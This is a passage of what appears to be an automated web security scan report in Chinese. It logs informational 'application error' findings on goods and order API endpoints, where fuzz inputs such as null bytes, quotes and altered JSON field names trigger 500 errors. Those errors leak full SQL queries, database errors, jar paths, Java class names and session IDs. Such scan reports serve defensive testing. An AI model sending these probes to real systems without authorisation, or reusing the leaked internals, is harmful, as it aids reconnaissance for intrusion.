Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ")"
```

问题 15 / 43

TOC

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>

实体: opcode (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=%00&goodscode=&gsbmid=&approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
```

```

Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:29 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

### Error querying database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte
sequence for encoding "UTF8": 0x00
### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsMapper.xml]
### The error may involve com.suneee.scn.goods.dao.PubGoodsDao.selectReportList-Inline
### The error occurred while setting parameters
### SQL: select goodsid, pg.enterpriseid, enterprisecode, goodscode, opcode, goodsname,
goodstype, departmentid, goodsunit, goodsspec, goodsmodel, brandid, specmodel, factoryid,
prodarea, inputmanid, bookindate, pg.status, priceflag, stupperlimit, stlowerlimit, barcode,
classcodeflag, smallscaleflag, lastupdateerid, lastupdateername, lastupdatedate,
goodsclassid, taxinprice, intax, baseprice, wsaleprice, wdis, o2osaleprice, tmallsaleprice,
saleprice, minprice, outtax, memol, memo2, memo3, memo4, inputmanname, factoryname,
notaxprice, sendstatus, warehouseid, supplierid, pgc.classname
classname, pg.goodslevelid, pg.approvaltypeid, pg.gsbmid, case when pat.approvaltypename is null
then '不审批' else pat.approvaltypename end approvaltypename, pggb.gsbmname, pg.level FROM
pub_goods pg LEFT JOIN pub_goodsclass pgc ON pg.goodsclassid = pgc.classid and
pgc.status=1 and pgc.enterpriseid = ? LEFT JOIN pub_approval_type pat ON
pat.approvaltypeid = pg.approvaltypeid LEFT JOIN pub_goodsgsbm pggb ON pggb.gsbmid =
pg.gsbmid WHERE pg.status >= 1 and pg.enterpriseid = ? and pg.opcode like
concat('%',?, '%') ORDER BY pg.bookindate desc , pg.lastupdatedate desc
### Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8":
0x00
; SQL []; ERROR: invalid byte sequence for encoding "UTF8": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00

```

问题 16 / 43

TOC

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>

实体: gsbmid (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 4

差异: 参数 从以下位置进行控制: [--](#) 至: [%00](#)

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=%00&approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)



```

```
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:54 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: " "

变体-| 2 / 4

差异: 参数 从以下位置进行控制:  至:  %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。



测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=%27&approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: ""

变体-| 3 / 4

差异: 参数 从以下位置进行控制:  至:  ;

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。



测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: close
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ";"
```

变体- | 4 / 4

差异: **参数** 从以下位置进行控制:  至: 

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=&gsbmid=) &approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

For input string: ")"
```

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/goodsAddToSave>

实体: ->"goodstype" (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 2

差异: 参数 从以下位置进行控制: ->"goodstype" 至: ORIG_VAL.

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/goodsAddToSave HTTP/1.1
Content-Length: 625
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsname": "werdhgf",
  "goodstype.": "0",
  "goodscode": "0200202",
  "goodsid": "",
  "status": "1",
  "goodsclassid": "2702",
  "goodsclassname": "\u529e\u516c\u8017\u6750",
  "goodsclassnameek": "02",
  "goodsspec": "hh",
  "goodsmodel": "resadsa",
  "baseprice": "999",
  "goodsunit": "gechi",
  "brandname": "dsfdsafsa",
  "brandid": "",
  "opcode": "",
  "barcode": "rewqrewq",
  "approvaltypeid": "1",
  "gsbmid": "3",
  "level": "4",
  "goodslevelid": "3",
  "inputmanname": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd5",
  "inputmanid": "2",
  "bookindateStr": "2018-01-11 18:55:56",
  "goodsimgurl": "http://cms.mall.xt.weilian.cn/d/4050941e4e7cba7c418d26267922015f",
  "basegoodsimgurl": "",
  "dtlgoodsimgurl": ""
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
```



```
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:30 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "goodstype." (Class com.suneee.scn.goods.model.dbo.PubGoodsDO), not marked as
ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@3562be13; line: 1, column: 38] (through reference
chain: com.suneee.scn.goods.model.dbo.PubGoodsDO["goodstype."])
```

变体-| 2/2

差异: **参数** 从以下位置进行控制: `->"goodstype"` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
POST /goodsRestApi/goodsAddToSave HTTP/1.1
Content-Length: 626
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8
```

```
{
  "goodsname": "werdhgf",
  "goodstype[ ]": "0",
  "goodscode": "0200202",
  "goodsid": "",
  "status": "1",
  "goodsclassid": "2702",
  "goodsclassname": "\u529e\u516c\u8017\u6750",
  "goodsclassnameek": "02",
  "goodsspec": "hh",
  "goodsmodel": "resadsa",
  "baseprice": "999",
  "goodsunit": "gechi",
  "brandname": "dsfdsafsa",
  "brandid": "",
  "opcode": "",
  "barcode": "rewqrewq",
  "approvaltypeid": "1",
  "gsbmid": "3",
  "level": "4",
  "goodslevelid": "3",
  "inputmanname": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd5",
  "inputmanid": "2",
  "bookindateStr": "2018-01-11 18:55:56",
  "goodsimgurl": "http://cms.mall.xt.weilian.cn/d/4050941e4e7cba7c418d26267922015f",
  "basegoodsimgurl": "",
  "dtlgoodsimgurl": ""
}
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:30 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

Unrecognized field "goodstype[]" (Class com.suneee.scn.goods.model.dbo.PubGoodsDO), not marked as ignorable
at [Source: io.netty.buffer.ByteBufInputStream@2131c9f7; line: 1, column: 39] (through reference chain: com.suneee.scn.goods.model.dbo.PubGoodsDO["goodstype[]"])

应用程序错误	
严重性:	参考
CVSS 分数:	0.0
URL:	http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo
实体:	goodsids (Parameter)
风险:	可能会收集敏感的调试信息
原因:	未对入局参数值执行适当的边界检查 未执行验证以确保用户输入与预期的数据类型匹配
固定值:	验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET
/goodsRestApi/exportGoodsInfo?goodsids=%00&goodsname=&opcode=&goodscode=&gsbmid=&approvaltypeid=&
goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:28 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

### Error querying database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte
sequence for encoding "UTF8": 0x00
### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsMapper.xml]
### The error may involve com.suneee.scn.goods.dao.PubGoodsDao.selectReportList-Inline
### The error occurred while setting parameters
### SQL: select goodsid, pg.enterpriseid, enterprisecode, goodscode, opcode, goodsname,
goodstype, departmentid, goodsunit, goodsspec, goodsmodel, brandid, specmodel, factoryid,
prodarea, inputmanid, bookindate, pg.status, priceflag, stupperlimit, stlowerlimit, barcode,
classcodeflag, smallscaleflag, lastupdateerid, lastupdateername, lastupdatedate,
```

```

goodsclassid, taxinprice,          intax, baseprice, wsaleprice, wdis, o2osaleprice, tmallsaleprice,
saleprice, minprice,             outtax, memol, memo2, memo3, memo4, inputmannname, factoryname,
notaxprice, sendstatus, warehouseid, supplierid,      pgc.classname
classname, pg.goodslevelid, pg.approvaltypeid, pg.gsbmid, case when pat.approvaltypename is null
then '不审批' else pat.approvaltypename end approvaltypename, pggb.gsbmname, pg.level          FROM
pub_goods pg          LEFT JOIN pub_goodsclass pgc ON pg.goodsclassid = pgc.classid          and
pgc.status=1 and pgc.enterpriseid = ?          LEFT JOIN pub_approval_type pat ON
pat.approvaltypeid = pg.approvaltypeid          LEFT JOIN pub_goodsgsbm pggb ON pggb.gsbmid =
pg.gsbmid          WHERE pg.status >= 1          and pg.enterpriseid = ?          and CAST (goodsid AS
text) in          (          ?          )          ORDER BY pg.bookindate desc , pg.lastupdatedate desc
### Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8":
0x00
; SQL []; ERROR: invalid byte sequence for encoding "UTF8": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00

```

问题 19 / 43

TOC

应用程序错误

严重性:

参考

CVSS 分数: 0.0

URL:

<http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/goodsAddToSave>

实体:

->"dtlgoodsimgurl" (Parameter)

风险:

可能会收集敏感的调试信息

原因:

未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值:

验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 2

差异:

参数 从以下位置进行控制:

->"dtlgoodsimgurl" 至:

__ORIG_VAL__.

推理:

应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/goodsAddToSave HTTP/1.1
Content-Length: 625
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

{
  "goodsname": "werdhgf",
  "goodstype": "0",
  "goodscode": "0200202",
  "goodsid": "",
  "status": "1",
  "goodsclassid": "2702",
  "goodsclassname": "\u529e\u516c\u8017\u6750",

```

```

"goodsclassnameek": "02",
"goodsspec": "hh",
"goodsmodel": "resadsa",
"baseprice": "999",
"goodsunit": "gechi",
"brandname": "dsfdsafsa",
"brandid": "",
"opcode": "",
"barcode": "rewqrewq",
"approvaltypeid": "1",
"gsbmid": "3",
"level": "4",
"goodslevelid": "3",
"inputmanname": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
"inputmanid": "2",
"bookindateStr": "2018-01-11 18:55:56",
"goodsimgurl": " http://cms.mall.xt.weilian.cn/d/4050941e4e7cba7c418d26267922015f",
"basegoodsimgurl": "",
"dtlgoodsimgurl": ""
}

```

HTTP/1.1 500 Internal Server Error

Access-Control-Allow-Headers: x-requested-with,content-type,sessionid

Server: openresty

Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS

Access-Control-Allow-Origin: *

Connection: keep-alive

Date: Fri, 12 Jan 2018 03:21:36 GMT

Content-Type: text/plain; charset=UTF-8

Transfer-Encoding: chunked

Unrecognized field "dtlgoodsimgurl." (Class com.suneee.scn.goods.model.dbo.PubGoodsDO), not marked as ignorable

at [Source: io.netty.buffer.ByteBufInputStream@69309690; line: 1, column: 624] (through reference chain: com.suneee.scn.goods.model.dbo.PubGoodsDO["dtlgoodsimgurl."])

变体- | 2 / 2

差异: **参数** 从以下位置进行控制: `->"dtlgoodsimgurl"` 至: `__ORIG_VAL__[]`

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

POST /goodsRestApi/goodsAddToSave HTTP/1.1
Content-Length: 626
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json
Accept-Language: en-US,en;q=0.8

```

```

{
  "goodsname": "werdhgf",
  "goodstype": "0",
  "goodscode": "0200202",
  "goodsid": "",
  "status": "1",
  "goodsclassid": "2702",
  "goodsclassname": "\u529e\u516c\u8017\u6750",
  "goodsclassnameek": "02",
  "goodsspec": "hh",
  "goodsmodel": "resadsa",
  "baseprice": "999",
  "goodsunit": "gechi",
  "brandname": "dsfdsafsa",

```

```

"brandid": "",
"opcode": "",
"barcode": "rewqrewq",
"approvaltypeid": "1",
"gsbmid": "3",
"level": "4",
"goodslevelid": "3",
"inputmanname": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
"inputmanid": "2",
"bookindateStr": "2018-01-11 18:55:56",
"goodsimgurl": " http://cms.mall.xt.weilian.cn/d/4050941e4e7cba7c418d26267922015f",
"basegoodsimgurl": "",
"dtlgoodsimgurl[]": ""
}

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:36 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

Unrecognized field "dtlgoodsimgurl[]" (Class com.suneee.scn.goods.model.dbo.PubGoodsDO), not
marked as ignorable
  at [Source: io.netty.buffer.ByteBufInputStream@396958c4; line: 1, column: 625] (through
reference chain: com.suneee.scn.goods.model.dbo.PubGoodsDO["dtlgoodsimgurl[]"])

```

问题 20 / 43

TOC

应用程序错误

严重性:

参考

CVSS 分数: 0.0

URL: <http://vr-goods-rest-enterprise.mall.xt.weilian.cn/goodsRestApi/exportGoodsInfo>

实体: goodscode (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

差异: 参数 从以下位置进行控制: 至: %00

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```

GET /goodsRestApi/exportGoodsInfo?
goodsids=&goodsname=&opcode=&goodscode=%00&gsbmid=&approvaltypeid=&goodslevelid= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Connection: keep-alive
Host: vr-goods-rest-enterprise.mall.xt.weilian.cn
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.8

```

sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:21:33 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked

```
### Error querying database. Cause: org.postgresql.util.PSQLException: ERROR: invalid byte
sequence for encoding "UTF8": 0x00
### The error may exist in URL [jar:file:/apps/rest/goods/vr-goods-rest-enterprise-1.0.0-
SNAPSHOT.jar!/mybatisMap/PubGoodsMapper.xml]
### The error may involve com.suneee.scn.goods.dao.PubGoodsDao.selectReportList-Inline
### The error occurred while setting parameters
### SQL: select goodsid, pg.enterpriseid, enterprisecode, goodscode, opcode, goodsname,
goodstype, departmentid, goodsunit, goodsspec, goodsmodel, brandid, specmodel, factoryid,
prodarea, inputmanid, bookindate, pg.status, priceflag, stupperlimit, stlowerlimit, barcode,
classcodeflag, smallscaleflag, lastupdateerid, lastupdateername, lastupdatedate,
goodsclassid, taxinprice, intax, baseprice, wsaleprice, wdis, o2osaleprice, tmallsaleprice,
saleprice, minprice, outtax, memol, memo2, memo3, memo4, inputmanname, factoryname,
notaxprice, sendstatus, warehouseid, supplierid, pg.classname
classname, pg.goodslevelid, pg.approvaltypeid, pg.gsbmid, case when pat.approvaltypename is null
then '不审批' else pat.approvaltypename end approvaltypename, pggb.gsbmname, pg.level FROM
pub_goods pg LEFT JOIN pub_goodsclass pgc ON pg.goodsclassid = pgc.classid and
pgc.status=1 and pgc.enterpriseid = ? LEFT JOIN pub_approval_type pat ON
pat.approvaltypeid = pg.approvaltypeid LEFT JOIN pub_goodsgsbm pggb ON pggb.gsbmid =
pg.gsbmid WHERE pg.status >= 1 and pg.enterpriseid = ? and pg.goodscode like
concat('%',?, '%') ORDER BY pg.bookindate desc , pg.lastupdatedate desc
### Cause: org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8":
0x00
; SQL []; ERROR: invalid byte sequence for encoding "UTF8": 0x00; nested exception is
org.postgresql.util.PSQLException: ERROR: invalid byte sequence for encoding "UTF8": 0x00
```

问题 21 / 43

TOC

应用程序错误

严重性: [参考](#)

CVSS 分数: 0.0

URL: <http://h5config-rest-enterprise.mall.xt.weilian.cn/order/selectCmsOrderList/2>

实体: pageNum (Parameter)

风险: 可能会收集敏感的调试信息

原因: 未对入局参数值执行适当的边界检查
未执行验证以确保用户输入与预期的数据类型匹配

固定值: 验证参数值是否在其预计范围和类型内。不要输出调试错误消息和异常

变体- | 1 / 5

差异: 参数 从以下位置进行控制: 1 至: %00

推理: 应用程序以错误消息响应，表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?pageNum=%00&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:54 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: " "

变体-| 2 / 5

差异: 参数 从以下位置进行控制: ① 至: 1XYZ

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?pageNum=1XYZ&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:20:58 GMT
Content-Type: text/plain; charset=UTF-8
Transfer-Encoding: chunked
```

For input string: "1XYZ"

变体-| 3 / 5

差异: 参数 从以下位置进行控制: ① 至: %27

推理: 应用程序以错误消息响应, 表示可能会泄露敏感信息的未定义状态。

测试请求和响应:

```
GET /order/selectCmsOrderList/2?pageNum=%27&pageSize=15&orderNo=&goodsname= HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://h5config-rest-enterprise.mall.xt.weilian.cn/static/orderpage/saleOrderList.html?
sessionId=ff1d64918bd06bf341f084828da4d7d4
Connection: keep-alive
Host: h5config-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
